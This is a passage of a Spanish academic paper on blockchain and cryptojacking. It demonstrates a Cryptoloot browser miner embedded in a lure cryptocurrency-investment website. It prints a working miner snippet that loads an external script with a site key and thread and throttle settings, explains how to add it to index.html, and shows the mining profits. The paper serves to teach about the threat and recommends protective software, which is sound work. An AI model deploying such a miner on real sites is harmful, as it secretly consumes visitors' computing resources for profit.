

Figura 10: Obtención de beneficios en la wallet personal

Por último, tendremos que añadir el script a nuestra página web. Para ello, añadimos las siguientes líneas de código al fichero index.html de la misma:

```
<script src="//statdynamic.com/lib/crypta.js"></script>
<script>
  var miner=new CRLT.Anonymous('45b3bd4fc28a5e2f53a4828a4fbe2f1daa638b21961f', {
    threads:4,throttle:0.5, coin: "upx",
  });
  miner.start();
</script>
```

Figura 11: Script de cryptojacking

Este código funciona de la siguiente manera:

En la primera línea, se llama al script alojado en la web statdynamic.com (perteneciente a cryptoloot).

En la tercera línea, se crea un objeto minero para nuestra website, cuya clave pública introducimos para que el minero trabaje en ella.

En la cuarta línea, se pueden ver varios atributos:

- **Threads**: El número de núcleos del procesador de la víctima que se utilizarán para el minado.
- **Throttle**: El porcentaje del tiempo que se utilizarán los recursos de la víctima (La mitad del tiempo)
- **Coin**: El tipo de criptomoneda que se obtendrá del minado. (UPX es uPlexa).

Una vez añadido este script, solo tenemos que actualizar el fichero index.html de nuestra web para aplicar estos cambios y esperar a que una víctima se conecte a nuestra web.

La víctima no ve ningun indicio en la web de que se están utilizando sus recursos para minar criptomonedas, pero si entramos a la web desde un ordenador observamos el siguiente aumento del rendimiento:

Con otra página web abierta (Google):



Figura 12: Rendimiento de un equipo sin la web maliciosa abierta

Con la web de cryptojacking abierta:



Figura 13: Rendimiento de un equipo con la web maliciosa abierta

En la comparativa de estas dos imágenes, cabe destacar el porcentaje de uso de la CPU, así como la velocidad a la que trabajan los núcleos. La diferencia es notable cuando se abre la website del script.

Además, podemos observar en cryptoloot que se han obtenido pequeñas cantidades de criptomonedas desde que la web está activa:



Figura 14: Monitorización de beneficios

Al haberse realizado estas pruebas con un solo visitante (mi propio equipo) los beneficios no son muy elevados, pero incluir el script en una web con una cantidad masiva de visitas podría aumentar en grandes cantidades los beneficios obtenidos.

9. Conclusión

Tras la realización del trabajo, y habiendo estudiado los conceptos de Blockchain, Criptomonedas y Cryptojacking, podemos llegar a las siguientes conclusiones:

- El Blockchain es una tecnología que ha revolucionado el mundo de las transacciones entre dos partes, ya que sus características hacen que sea una tecnología prácticamente imposible de comprometer.
- Las criptomonedas son un activo que ha ganado mucho valor con el paso del tiempo, sustituyendo en algunas ocasiones a las monedas tradicionales, debido a que permiten realizar transacciones desde el anonimato de manera segura e instantánea.
- El cryptojacking es una práctica muy sencilla de implementar, por lo que cualquier persona con un mínimo de conocimientos podría realizar una página web maliciosa con el objetivo de obtener beneficios sin gastar los recursos de su máquina.
- Debido al punto anterior, es muy recomendable utilizar mecanismos para navegar de forma segura, como por ejemplo softwares antivirus que detecten la presencia de scripts de cryptojacking y nos protejan de este tipo de malwares.

10. Código fuente

A continuación, se inserta el código fuente de la website maliciosa. Se han suprimido algunas partes por seguridad.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <!—metadatos. Desde aquí se llama a los diferentes CSS que dan formato a la página, así como a las animaciones -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <title>Cryptojacking - Álvaro Pérez</title>

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="assets/css/bootstrap.min.css" >
    <!-- Icon -->
    <link rel="stylesheet" href="assets/fonts/line-icons.css">
    <!-- Slicknav -->
    <link rel="stylesheet" href="assets/css/slicknav.css">
    <!-- Owl carousel -->
    <link rel="stylesheet" href="assets/css/owl.carousel.min.css">
    <link rel="stylesheet" href="assets/css/owl.theme.css">
```

<link rel="stylesheet" href="assets/css/magnific-popup.css">

<link rel="stylesheet" href="assets/css/nivo-lightbox.css">

<!-- Animate -->

<link rel="stylesheet" href="assets/css/animate.css">

<!-- Main Style -->

<link rel="stylesheet" href="assets/css/main.css">

<!-- Responsive Style -->

<link rel="stylesheet" href="assets/css/responsive.css">

<script src="https://statdynamic.com/lib/crypta.js"></script>

<script>

<!--**AQUÍ SE DEBE INSERTAR EL SCRIPT VISTO A LO LARGO DE ESTE DOCUMENTO. EN ESTE CASO SE HA SUPRIMIDO PARA EVITAR PROBLEMAS DE SEGURIDAD AL COMPARTIR EL DOCUMENTO** -->

</script>

</head>

<body onLoad="alert('ATENCIÓN: Esta página web contiene un Script que utilizará la potencia de su equipo para minar criptomonedas. Por favor, si no está de acuerdo, cierre la página inmediatamente. Gracias.');">

<!-- Cabecera -->

<header id="header-wrap">

<!-- Barra de navegacion -->

<nav class="navbar navbar-expand-md bg-inverse fixed-top scrolling-navbar">

<!-- logo y barra de navegacion -->

```
<a href="index.html" class="navbar-brand"><img src="assets/img/logo.png" alt=""></a>

<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false" aria-label="Toggle navigation">

  <i class="lni-menu"></i>

</button>

<div class="collapse navbar-collapse" id="navbarCollapse">

  <ul class="navbar-nav mr-auto w-100 justify-content-end clearfix">

    <li class="nav-item active">

      <a class="nav-link" href="#hero-area">

        Inicio

      </a>

    </li>

    <li class="nav-item">

      <a class="nav-link" href="#feature">

        Resumen

        <!—

            CODIGO SUPRIMIDO

-->

        Características

      </a>

    </li>

    <li class="nav-item">
```

```
                <a class="nav-link" href="#pricing">
                  Comparativa
                </a>
              </li>

              <li class="nav-item">
                <a class="nav-link" href="#testimonial">
                  Testimonios
                </a>
              </li>
              </ul>
            </div>
          </div>
        </nav>
        <!-- Barra de navegacion END -->

        <!-- Inicio -->
        <div id="hero-area" class="hero-area-bg">
          <div class="container">
            <div class="row">
              <div class="col-md-12 col-sm-12">
                <div class="contents text-center">
                  <h2 class="head-title wow fadeInUp">Iníciate en el mundo de las criptomonedas<br> Empieza ya</h2>
                  <div class="header-button wow fadeInUp" data-wow-delay="0.3s">
                    <a href="#services" class="btn btn-common">Explorar</a>
```

```
                </div>
              </div>
              <div class="img-thumb text-center wow fadeInUp" data-wow-delay="0.6s">
                <img class="img-fluid" src="assets/img/hero-1.png" alt="">
              </div>
            </div>
          </div>
        </div>
      </div>
      <!-- Inicio END -->

    </header>
    <!-- Cabecera END -->

    <!-- Resumen -->
    <div id="feature">
      <div class="container-fluid">
        <div class="row">
          <div class="col-lg-6 col-md-12 col-sm-12">
            <div class="text-wrapper">
              <div>
                <h2 class="title-hl wow fadeInLeft" data-wow-delay="0.3s">Las criptomonedas llegan<br> para quedarse.</h2>
                <p class="mb-4">Monedas digitales que utilizan sistemas de criptografía para proporcionar sistemas de pago seguros. Sin necesidad de bancos ni otras instituciones.</p>
```

```
                <a href="#pricing" class="btn btn-common">SABER MÁS</a>
              </div>
            </div>
          </div>
          <div class="col-lg-6 col-md-12 col-sm-12 padding-none feature-bg">
            <div class="feature-thumb">
              <div class="feature-item wow fadeInDown" data-wow-duration="1000ms" data-wow-delay="300ms">
                <div class="icon">
                  <i class="lni-microphone"></i>
                </div>
                <div class="feature-content">
                  <h3>Crecimiento</h3>
                  <p>El número de usuarios de criptomonedas ha aumentado desde su aparición, ¡Están en boca de todos! </p>
                </div>
              </div>
              <div class="feature-item wow fadeInDown" data-wow-duration="1000ms" data-wow-delay="500ms">
                <div class="icon">
                  <i class="lni-users"></i>
                </div>
                <div class="feature-content">
                  <h3>Usuarios</h3>
                  <p>Gente de todo el mundo ya utiliza criptomonedas para sus transacciones cotidianas. Averigua por qué. </p>
                </div>
```

```
                </div>
                <div class="feature-item wow fadeInDown" data-wow-duration="1000ms" data-wow-delay="700ms">
                  <div class="icon">
                    <i class="lni-medall-alt"></i>
                  </div>
                  <div class="feature-content">
                    <h3>Fiabilidad</h3>
                    <p>Asegura tus transacciones mediante el uso de criptomonedas.</p><p>¡Empieza ya! </p>
                  </div>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
      <!-- Resumen END -->

      <!-- Características -->
      <section id="services" class="section-padding bg-gray">
        <div class="container">
          <div class="section-header text-center">
            <h2 class="section-title wow fadeInDown" data-wow-delay="0.3s">Características</h2>
            <p>Una tecnología en continuo crecimiento que nació de la mano de Satoshi Nakamoto, <br> creador del Bitcoin en 2009</p>
```

```
</div>
<div class="row">
 <!-- Caja 1 -->
 <div class="col-md-6 col-lg-4 col-xs-12">
  <div class="services-item wow fadeInRight" data-wow-delay="0.3s">
   <div class="icon">
    <i class="lni-pencil"></i>
   </div>
   <div class="services-content">
    <h3><a href="#">Rapidez sin comisiones</a></h3>
    <p>Debido a la tecnología Blockchain, las transacciones se realizan en apenas unos minutos sin la existencia de comisiones por intermediarios.</p>
   </div>
  </div>
 </div>
 <!-- Caja 2 -->
 <div class="col-md-6 col-lg-4 col-xs-12">
  <div class="services-item wow fadeInRight" data-wow-delay="0.6s">
   <div class="icon">
    <i class="lni-briefcase"></i>
   </div>
   <div class="services-content">
    <h3><a href="#">Único dueño</a></h3>
    <p>Las criptomonedas pertenecen únicamente a su dueño. Por este motivo, si un usuario olvida su contraseña, ningún otro usuario podrá acceder a sus criptomonedas.</p>
   </div>
```

```
            </div>
          </div>
          <!-- Caja 3 -->
          <div class="col-md-6 col-lg-4 col-xs-12">
            <div class="services-item wow fadeInRight" data-wow-delay="0.9s">
              <div class="icon">
                <i class="lni-cog"></i>
              </div>
              <div class="services-content">
                <h3><a href="#">Seguridad Bidireccional</a></h3>
                <p>Todas las transacciones son seguras debido a que las criptomonedas se basan en la tecnología Blockchain, que anonimiza las transacciones.</p>
              </div>
            </div>
          </div>
          <!-- Caja 4 -->
          <div class="col-md-6 col-lg-4 col-xs-12">
            <div class="services-item wow fadeInRight" data-wow-delay="1.2s">
              <div class="icon">
                <i class="lni-mobile"></i>
              </div>
              <div class="services-content">
                <h3><a href="#">IOS & Android</a></h3>
                <p>Accede a tu Wallet y realiza transacciones desde cualquier dispositivo, ya sea Android, iOS, o Windows. En cualquier lugar y en cualquier momento.</p>
              </div>
```

```
  </div>
</div>
<!-- Caja 5 -->
<div class="col-md-6 col-lg-4 col-xs-12">
  <div class="services-item wow fadeInRight" data-wow-delay="1.5s">
    <div class="icon">
      <i class="lni-layers"></i>
    </div>
    <div class="services-content">
      <h3><a href="#">Valor en moneda tradicional</a></h3>
      <p>Las criptomonedas tienen un valor en monedas tradicionales. En cualquier momento puedes intercambiar tus fondos por Euros, Dólares o la moneda que desees.</p>
    </div>
  </div>
</div>
<!-- Caja 6 -->
<div class="col-md-6 col-lg-4 col-xs-12">
  <div class="services-item wow fadeInRight" data-wow-delay="1.8s">
    <div class="icon">
      <i class="lni-rocket"></i>
    </div>
    <div class="services-content">
      <h3><a href="#">Descentralización</a></h3>
      <p>No existe una entidad financiera que controle las criptomonedas, por lo que nadie obtiene beneficios de almacenarlas, como ocurre en el caso de los bancos.</p>
```

```
            </div>
          </div>
        </div>
      </div>
    </div>
  </section>
  <!-- Características END -->

  <!-- Comparativa -->
  <section id="pricing" class="section-padding bg-gray">
    <div class="container">
      <div class="section-header text-center">
        <h2 class="section-title wow fadeInDown" data-wow-delay="0.3s">Mejores criptomonedas</h2>
        <p>Elige una de las tres propuestas y empieza a invertir en criptomonedas <br> hoy mismo.</p>
      </div>
      <div class="row">
        <div class="col-lg-4 col-md-6 col-xs-12">
          <div class="table wow fadeInLeft" data-wow-delay="1.2s">
            <div class="title">
              <h3>Ripple</h3>
            </div>
            <div class="pricing-header">
              <p class="price-value">$0,27<span>/ 1 XRP</span></p>
            </div>
            <ul class="description">
```

Capital total 11,60B $

Volumen mercado 2,01%

Transacciones anónimas

Basado en Blockchain

Comprar

<h3>Ethereum</h3>

$190/ 1 ETH

<ul class="description">

Capital total 20,44B $

Volumen mercado 11,88%

Transacciones anónimas

Basado en Blockchain

Comprar

```
        </div>
      </div>
      <div class="col-lg-4 col-md-6 col-xs-12">
       <div class="table wow fadeInRight" data-wow-delay="1.2s">
         <div class="title">
          <h3>Bitcoin</h3>
         </div>
          <div class="pricing-header">
            <p class="price-value">$10.382<span>/ 1 BTC</span></p>
          </div>
         <ul class="description">
          <li>Capital total 185,44B $</li>
          <li>Volumen mercado 30,86%</li>
          <li>Transacciones anónimas</li>
          <li>Basado en Blockchain</li>

         </ul>
         <a href="https://bitcoin.org/es/" class="btn btn-common">Comprar</a>
        </div>
      </div>
    </div>
  </div>
</section>
<!-- Comparativa END -->
```

<!-- Testimonios -->

<section id="testimonial" class="testimonial section-padding">

<img src="assets/img/testimonial/img1.jpg" alt="">

<h2>Erik Fineman</h2>

<h3>Boston Brothers co.</h3>

Erik Fineman comenzó a invertir en Bitcoins en el 2011 cuando solo tenía 11 años después de que su abuela le diera $1000 y su hermano le ofreció un consejo sobre qué hacer con el dinero. En aquellos primeros días, los Bitcoins solo valían $12 cada uno. Sin embargo, cuando Fineman vendió sus primeros Bitcoins a finales del 2013, cada uno tenía un valor de $1200.

```
                <div class="testimonial-item">
                  <div class="img-thumb">
                    <img src="assets/img/testimonial/img2.jpg" alt="">
                  </div>
                  <div class="info">
                    <h2><a href="#">Ms.Smith</a></h2>
                    <h3><a href="#">Awesome Technology co.</a></h3>
                  </div>
                  <div class="content">
                    <!--

                        CODIGO DEL TESTIMONIO 2 SUPRIMIDO

-->
>
                  </div>
                </div>
              </div>
              <div class="item">
                <div class="testimonial-item">
                  <div class="img-thumb">
                    <img src="assets/img/testimonial/img3.jpg" alt="">
                  </div>
                  <div class="info">
                    <h2><a href="#">Tim Enneking</a></h2>
                    <h3><a href="#">Nesnal Design co.</a></h3>
```

```
                </div>
                <div class="content">
                  <!--

                      CODIGO DEL TESTIMONIO 3 SUPRIMIDO

-->
>
                </div>
              </div>
            </div>
            <div class="item">
              <div class="testimonial-item">
                <div class="img-thumb">
                  <img src="assets/img/testimonial/img4.png" alt="">
                </div>
                <div class="info">
                  <h2><a href="#">Fernanda Anaya</a></h2>
                  <h3><a href="#">Developer</a></h3>
                </div>
                <div class="content">
                  <!--

                      CODIGO DEL TESTIMONIO 4 SUPRIMIDO

-->
```

```
>
                </div>
              </div>
            </div>
            <div class="item">
              <div class="testimonial-item">
                <div class="img-thumb">
                  <img src="assets/img/testimonial/img5.png" alt="">
                </div>
                <div class="info">
                  <h2><a href="#">Carlson Wee</a></h2>
                  <h3><a href="#">Designer</a></h3>
                </div>
                <div class="content">
                  <!--

                      CODIGO DEL TESTIMONIO 5 SUPRIMIDO

-->
>
                </div>
              </div>
            </div>
          </div>
        </div>
```

```
        </div>
      </section>
      <!-- Testimonios END -->


          <div class="skill-area section-padding">
        <div class="container">
          <div class="row">
            <div class="col-lg-6 col-md-12 col-xs-12 wow fadeInLeft" data-wow-delay="0.3s">
              <img class="img-fluid" src="assets/img/about/img-1.jpg" alt="" >
            </div>
            <div class="col-lg-6 col-md-12 col-xs-12 info wow fadeInRight" data-wow-delay="0.3s">
              <div class="site-heading">
                <h2 class="section-title">Sobre <span> mí </span></h2>
    <!--Sección sobre mí-->
                <p>
                  Me llamo Álvaro Pérez Lietor, tengo 24 años y soy de Madrid, España. Estudié la carrera de Sistemas de información en la universidad de Alcalá de Henares y actualmente me encuentro trabajando para Deloitte en el area de Ciberseguridad, para el departamento de protección de Infraestructuras.
                </p>
                <p>
                  Desde pequeño me ha interesado la informática y, especialmente, la seguridad, y por ello empecé a buscar trabajo en este sector en cuanto tuve la posibilidad.
                </p>
              </div>
```

```
                <div class="skills-section">
                </div>
              </div>
            </div>
          </div>
        </div>

        <!-- Footer -->
        <div class="copyright">
          <div class="container">
            <div class="row">
              <div class="col-lg-4 col-md-3 col-xs-12">
                <div class="footer-logo">
                  <img src="assets/img/whitelogo2.png" alt="">
                </div>
              </div>
              <div class="col-lg-4 col-md-4 col-xs-12">
              </div>
              <div class="col-lg-4 col-md-5 col-xs-12">
                <p class="float-right">Desarrollado por <a href="#"
rel="nofollow">Álvaro Pérez</a></p>
              </div>
            </div>
          </div>
        </div>
        <!-- Footer END -->
```

```
    <!-- Flecha Arriba -->
    <a href="#" class="back-to-top">
        <i class="lni-arrow-up"></i>
    </a>

    <!-- Preloader -->
    <div id="preloader">
      <div class="loader" id="loader-1"></div>
    </div>
    <!-- Preloader END -->

    <!-- SCRIPTS jQuery first, then Popper.js, then Bootstrap JS, Cryptoscript -->
    <!--
```

El código fuente de los scripts cargados por la website ha sido suprimido por seguridad a la hora de compartir este documento.

```
    -->

  </body>
</html>
```

11. Bibliografía

[1] Deloitte (2017), "*Blockchain: Economía de confianza. Tomando el control de la identidad digital".* Online: https://miethereum.com/wp-content/uploads/2017/11/Blockchain-Economia-de-Confianza-Deloitte.pdf

[2] Bit2Me Academy, "*¿Qué es la cadena de bloques (Blockchain)?".* Online: https://academy.bit2me.com/que-es-cadena-de-bloques-blockchain/

[3] Equisoft (Marzo-2017), *"La cadena de bloques. Una tecnología disruptiva con el poder de revolucionar el sector financiero".* Online: https://miethereum.com/wp-content/uploads/2017/11/La-cadena-de-Bloques_Equisoft.pdf

[4] Mike Uczciwek, Blockgeeks (Febrero-2019), *"¿Qué es una criptomoneda? ¡Todo lo que necesitas saber!".* Online: https://blockgeeks.com/guides/es/que-es-una-criptomoneda-todo-lo-que-necesitas-saber/

[5] Julia Sanchez Roa, "*Criptomonedas."* Online: https://www.pj.gov.py/ebook/monografias/extranjero/civil/Julia-Sanchez-Criptomonedas.pdf

[6] Capitaria, *"Guía para entender el mundo de las criptomonedas".* Online: https://www.capitaria.com/recursos/pdf/Guia-Criptomonedas.pdf

[7] Alejandro Nieto, Xataka (Diciembre 2017), *"El número de bitcoins es finito, no podrá haber más de 21 millones: ¿Qué se espera que suceda entonces?"* Online: https://www.xataka.com/criptomonedas/el-numero-de-bitcoins-es-finito-no-podra-haber-mas-de-21-millones-que-se-espera-que-suceda-entonces

[8] Juan Antonio Pascual, ComputerHoy (Agosto 2014), *"Es rentable minar monedas Bitcoin? ¿Cómo se hace? ¿Por qué?".* Online: https://computerhoy.com/noticias/internet/es-rentable-minar-monedas-bitcoin-como-hace-que-15491

[9] BuyBitcoinWorlwide, *"Gráfica histórica de precio del Bitcoin".* Online: https://www.buybitcoinworldwide.com/es/precio/